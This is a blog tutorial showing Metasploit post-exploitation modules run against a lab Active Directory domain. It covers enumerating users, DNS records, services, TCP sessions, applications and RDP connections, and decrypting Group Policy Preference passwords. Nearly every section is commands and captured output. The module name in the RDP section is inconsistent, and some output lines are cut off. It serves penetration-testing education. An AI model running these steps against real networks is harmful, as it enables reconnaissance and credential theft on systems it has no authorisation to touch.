

# Penetration Testing in Active Directory using Metasploit (Part 2)

August 10, 2016 By Raj Chandel

## Enumerate all logged on users

This module will enumerate current and recently logged on Windows users.

```
msf > use post/windows/gather/enum_logged_on_users
```

```
msf post(enum_logged_on_users) > set session 1
```

```
msf post(enum_logged_on_users) > exploit
```

```

msf > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > set session 1
session => 1
msf post(enum_logged_on_users) > exploit

[*] Running against session 1

Current Logged Users
=====
SID                                User
---                                ---
S-1-5-18                           NT AUTHORITY\SYSTEM
S-1-5-21-3830444487-3145730090-1495114937-500 RAJLAB\Administrator

[*] Results saved in: /root/.msf4/loot/20160721031927_default_192.168.0.104_host.us

Recently Logged Users
=====
SID                                Profile Path
---                                -----
S-1-5-18                           %systemroot%\system
S-1-5-19                           C:\Windows\Service
S-1-5-20                           C:\Windows\Service
S-1-5-21-2230276520-3246894856-3191542332-1107 C:\Users\pc3
S-1-5-21-2230276520-3246894856-3191542332-1109 C:\Users\pc5
S-1-5-21-2230276520-3246894856-3191542332-1110 C:\Users\pc6
S-1-5-21-2230276520-3246894856-3191542332-500 C:\Users\Administ
S-1-5-21-245837885-165010899-823804016-500 C:\Users\Administ
S-1-5-21-3830444487-3145730090-1495114937-1103 C:\Users\pc1
S-1-5-21-3830444487-3145730090-1495114937-1104 C:\Users\pc2
S-1-5-21-3830444487-3145730090-1495114937-1106 C:\Users\pc4
S-1-5-21-3830444487-3145730090-1495114937-1107 C:\Users\pc5.RAJL
S-1-5-21-3830444487-3145730090-1495114937-1108 C:\Users\pc6.RAJL
S-1-5-21-3830444487-3145730090-1495114937-500 C:\Users\Administ
S-1-5-21-879137842-56477881-4148161251-500 C:\Users\Administ
S-1-5-82-1036420768-1044797643-1061213386-2937092688-4282445334 C:\Users\Classic

[*] Post module execution completed
msf post(enum_logged_on_users) >

```

## Gather All Group Policy Preference

This module enumerates the victim machine's domain controller and connects to it via SMB. It then looks for **Group Policy Preference** XML files containing local user accounts and passwords and decrypts them using Microsoft's public AES key. Cached Group Policy files may if the group policy object is deleted rather than unlinked. Tested on WinXP SP3 Client and Win2k8 R2 DC.


```
msf> use post/windows/gather/credentials/gpp
```

```
msf post(gpp) > set session 1
```

```
msf post(gpp) > exploit
```

```
msf > use post/windows/gather/credentials/gpp
msf post(gpp) > set session 1
session => 1
msf post(gpp) > exploit

[*] Checking for group policy history objects...
[+] Cached Group Policy folder found locally
[*] Checking for SYSVOL locally...
[+] SYSVOL Group Policy Files found locally
[*] Enumerating Domains on the Network...
[*] Retrieved Domain(s) RAJLAB from network
[*] Enumerating DCs for RAJLAB on the network...
[+] DC Found: DC1
[*] Searching for Policy Share on DC1...
[+] Found Policy Share on DC1
[*] Searching for Group Policy XML Files...
[*] Parsing file: C:\Windows\SYSVOL\sysvol\rajlab.com\Policies\{30C0F
E8-BFE9-FEC932A81CD5}\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\DC1\SYSVOL\rajlab.com\Policies\{30C0F5E2-6769-42E
32A81CD5}\USER\Preferences\Drives\Drives.xml ...
[*] Post module execution completed
```



```
C:\Windows\SYSVOL\sysvol\rajlab.com\Policies\{30C0F... | Page Safety Tools ?
```

```
<?xml version="1.0" encoding="utf-8" ?>
- <Drives clsid="{8FDDCC1A-0C3C-43cd-A6B4-71A6DF20DA8C}">
  - <Drive clsid="{935D1B74-9CB8-4e3c-9914-7DD559B7A417}" name="Z:" status="Z:" image="0"
    changed="2016-05-16 22:27:45" uid="{DE12FFA7-CBFC-4C4F-AC12-E4DFCAF6CE0A}">
    <Properties action="C" thisDrive="NOCHANGE" allDrives="NOCHANGE" userName="" path="\\DC1
      \CEH V9 Tools" label="CEH V9 Tools" persistent="1" useLetter="1" letter="Z" />
  </Drive>
  - <Drive clsid="{935D1B74-9CB8-4e3c-9914-7DD559B7A417}" name="Y:" status="Y:" image="0"
    changed="2016-05-16 23:24:12" uid="{DE68BD48-650E-454A-BA9C-FDA30B831E75}">
    <Properties action="C" thisDrive="NOCHANGE" allDrives="NOCHANGE" userName="" path="\\DC1
      \Share" label="Share" persistent="1" useLetter="1" letter="Y" />
  </Drive>
  - <Drive clsid="{935D1B74-9CB8-4e3c-9914-7DD559B7A417}" name="X:" status="X:" image="0"
    changed="2016-05-16 23:53:26" uid="{CF3F06B9-8554-4E76-9938-A9FF1050B868}">
    <Properties action="C" thisDrive="NOCHANGE" allDrives="NOCHANGE" userName="" path="\\DC1
      \user Share" label="User Share" persistent="1" useLetter="1" letter="X" />
  </Drive>
</Drives>
```

## Find All DNS Service Records

Enumerates known SRV Records for a given domain using target host DNS query tool.

```
msf > use post/multi/gather/dns_srv_lookup
```

```
msf post(dns_srv_lookup) > set domain rajlab.com
```

```
msf post(dns_srv_lookup) > set session 1
```

```
msf post(dns_srv_lookup) > exploit
```

```
msf > use post/multi/gather/dns_srv_lookup
msf post(dns_srv_lookup) > set domain rajlab.com
domain => rajlab.com
msf post(dns_srv_lookup) > set session 1
session => 1
msf post(dns_srv_lookup) > exploit

[*] Performing DNS SRV Record Lookup for Domain rajlab.com
[+] _gc._tcp.rajlab.com dc1.rajlab.com 3268 192.168.190.1
[+] _gc._tcp.rajlab.com dc1.rajlab.com 3268 192.168.190.1
[+] _gc._tcp.rajlab.com dc1.rajlab.com 3268 192.168.190.1
[+] _gc._tcp.rajlab.com dc2.rajlab.com 3268 192.168.0.116
[+] _kerberos._tcp.rajlab.com win-an96v36mkig.rajlab.com 88
[+] _kerberos._tcp.rajlab.com dc1.rajlab.com 88 192.168.190.
[+] _kerberos._tcp.rajlab.com dc1.rajlab.com 88 192.168.190.
[+] _kerberos._tcp.rajlab.com dc1.rajlab.com 88 192.168.190.
[+] _kerberos._tcp.rajlab.com dc2.rajlab.com 88 192.168.0.11
[+] _kerberos._udp.rajlab.com dc1.rajlab.com 88 192.168.139.
[+] _kerberos._udp.rajlab.com dc1.rajlab.com 88 192.168.139.
[+] _kerberos._udp.rajlab.com dc1.rajlab.com 88 192.168.139.
[+] _kerberos._udp.rajlab.com dc2.rajlab.com 88 192.168.0.11
[+] _kerberos._udp.rajlab.com dc2.rajlab.com 88 192.168.0.11
[+] _kerberos._udp.rajlab.com win-an96v36mkig.rajlab.com 88
[+] _ldap._tcp.rajlab.com win-an96v36mkig.rajlab.com 389 192
[+] _ldap._tcp.rajlab.com dc2.rajlab.com 389 192.168.0.116
[+] _ldap._tcp.rajlab.com dc1.rajlab.com 389 192.168.190.1
[+] _ldap._tcp.rajlab.com dc1.rajlab.com 389 192.168.190.1
[+] _ldap._tcp.rajlab.com dc1.rajlab.com 389 192.168.190.1
```

## Find All Services in Server

This module will query the system for services and display name and configuration info for each returned service. It allows you to optionally search the credentials, path, or start type for a string and only return the results that match. These query operations are cumulative and if no query strings are specified, it just returns all services. NOTE: If the script hangs, windows firewall is most likely on and you did not migrate to a safe process (explorer.exe for example)

```
msf > use post/windows/gather/enum_services
```

```
msf post(enum_services) > set session 1
```

```
msf post(enum_services) > exploit
```

```
msf > use post/windows/gather/enum_services
msf post(enum_services) > set session 1
session => 1
msf post(enum_services) > exploit
```

```
[*] Listing Service Info for matching services, please wait...
[+] New service credential detected: AdobeARMservice is running as 'LocalSystem'
[+] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
[+] New service credential detected: CryptSvc is running as 'NT Authority\NetworkService'
```

Services

Name	Credentials	Command	Startup
ADWS	LocalSystem	Auto	C:\Windows\ADWS\Microsoft.ActiveSync
ALG	NT AUTHORITY\LocalService	Manual	C:\Windows\System32\alg.exe
AdobeARMservice	LocalSystem	Auto	"C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMservice.exe"
AeLookupSvc	localSystem	Manual	C:\Windows\system32\svchost.exe
AppHostSvc	LocalSystem	Auto	C:\Windows\system32\svchost.exe
AppIDSvc	NT Authority\LocalService	Manual	C:\Windows\system32\svchost.exe
AppMgmt	LocalSystem	Manual	C:\Windows\system32\svchost.exe
Appinfo	LocalSystem	Manual	C:\Windows\system32\svchost.exe
AudioEndpointBuilder	LocalSystem	Manual	C:\Windows\System32\svchost.exe
AudioSrv	NT AUTHORITY\LocalService	Manual	C:\Windows\System32\svchost.exe
BFE	NT AUTHORITY\LocalService	Auto	C:\Windows\system32\svchost.exe
Browser	LocalSystem	Disabled	C:\Windows\System32\svchost.exe
COMSysApp	LocalSystem	Manual	C:\Windows\system32\dlhost.exe
1-960D-00805FC79235}			
CertPropSvc	LocalSystem	Manual	C:\Windows\system32\svchost.exe
CryptSvc	NT Authority\NetworkService	Auto	C:\Windows\system32\svchost.exe
DFSR	LocalSystem	Auto	C:\Windows\system32\DFSRs.exe
DNS	LocalSystem	Auto	C:\Windows\system32\dns.exe
DPS	NT AUTHORITY\LocalService	Auto	C:\Windows\System32\svchost.exe
DcomLaunch	LocalSystem	Auto	C:\Windows\system32\svchost.exe

## Find All Active Directory TCP sessions

This Module lists current TCP sessions.

```
msf > use post/windows/gather/tcpnetstat
```

```
msf post(tcpnetstat) > set session 1
```

```
msf post(tcpnetstat) > exploit
```

```
msf > use post/windows/gather/tcpnetstat
msf post(tcpnetstat) > set session 1
session => 1
msf post(tcpnetstat) > exploit
```

```
[*] TCP Table Size: 1292
[*] Total TCP Entries: 54
[*] Connection Table
=====
```

STATE	LHOST	LPORT	RHOST	RPORT
CLOSE_WAIT	192.168.0.104	59455	23.211.192.142	443
ESTABLISHED	127.0.0.1	443	127.0.0.1	59425
ESTABLISHED	127.0.0.1	59425	127.0.0.1	443
ESTABLISHED	127.0.0.1	59426	127.0.0.1	59427
ESTABLISHED	127.0.0.1	59427	127.0.0.1	59426
ESTABLISHED	127.0.0.1	59430	127.0.0.1	59431
ESTABLISHED	127.0.0.1	59431	127.0.0.1	59430
ESTABLISHED	127.0.0.1	59449	127.0.0.1	59450
ESTABLISHED	127.0.0.1	59450	127.0.0.1	59449
ESTABLISHED	192.168.0.104	139	192.168.0.110	54868
ESTABLISHED	192.168.0.104	445	192.168.0.121	52913
ESTABLISHED	192.168.0.104	445	192.168.0.130	50706
ESTABLISHED	192.168.0.104	49703	173.252.90.6	443
ESTABLISHED	192.168.0.104	49851	173.252.90.36	443
ESTABLISHED	192.168.0.104	49918	192.168.0.119	4444

## Find All Installed Application in Server

This module will enumerate all installed applications

```
msf > use post/windows/gather/enum_applications
```

```
msf post(enum_applications) > set session 1
```

```
msf post(enum_applications) > exploit
```

```
msf > use post/windows/gather/enum_applications
msf post(enum_applications) > set session 1
session => 1
msf post(enum_applications) > exploit
```

[\*] Enumerating applications installed on DC1

Installed Applications

Name	Version
Adobe Photoshop CS	CS
Adobe Photoshop CS	CS
Adobe Reader XI (11.0.17)	11.0.17
Adobe Reader XI (11.0.17)	11.0.17
Adobe Refresh Manager	1.8.0
Adobe Refresh Manager	1.8.0
FileZilla Client 3.9.0.6	3.9.0.6
FileZilla Client 3.9.0.6	3.9.0.6
Google Chrome	51.0.2704.103
Google Chrome	51.0.2704.103
Google Update Helper	1.3.30.3
Google Update Helper	1.3.30.3
Intel(R) Processor Graphics	10.18.14.4170
Intel(R) Processor Graphics	10.18.14.4170
Java Auto Updater	2.8.92.14
Java Auto Updater	2.8.92.14
Malwarebytes Anti-Malware version 2.2.1.1043	2.2.1.1043
Malwarebytes Anti-Malware version 2.2.1.1043	2.2.1.1043
Microsoft Office Access MUI (English) 2007	12.0.4518.1014
Microsoft Office Access MUI (English) 2007	12.0.4518.1014
Microsoft Office Access Setup Metadata MUI (English) 2007	12.0.4518.1014
Microsoft Office Access Setup Metadata MUI (English) 2007	12.0.4518.1014

## Find All Remote Desktop Session

This module dumps MRU and connection data for **RDP sessions**.

```
msf > use post/windows/gather/enum_termserv
```

```
msf post(enum_termserv) > set session 1
```

```
msf post(enum_termserv) > exploit
```

```
msf > use post/windows/gather/enum_ttermserv
msf post(enum_ttermserv) > set session 1
session =>1
msf post(enum_ttermserv) > exploit
```

```
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-1107:
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-1109:
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-1110:
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-500:
[-] Error loading USER S-1-5-21-245837885-165010899-823804016-500: Pro
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1103:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1104:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1106:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1107:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1108:
[-] Error loading USER S-1-5-21-879137842-56477881-4148161251-500: Pro
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-110
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-110
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-110
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-500
[*] Doing enumeration for S-1-5-21-245837885-165010899-823804016-500
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-110
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-500
[+] Systems connected to:
[+] --> 192.168.0.116
[+] --> 192.168.0.105
[+] Server list and user hints:
[+] 192.168.0.105 is connected to as RAJLAB\Administrator
[+] 192.168.0.116 is connected to as RAJLAB\Administrator
[*] Doing enumeration for S-1-5-21-879137842-56477881-4148161251-500
[*] Post module execution completed
```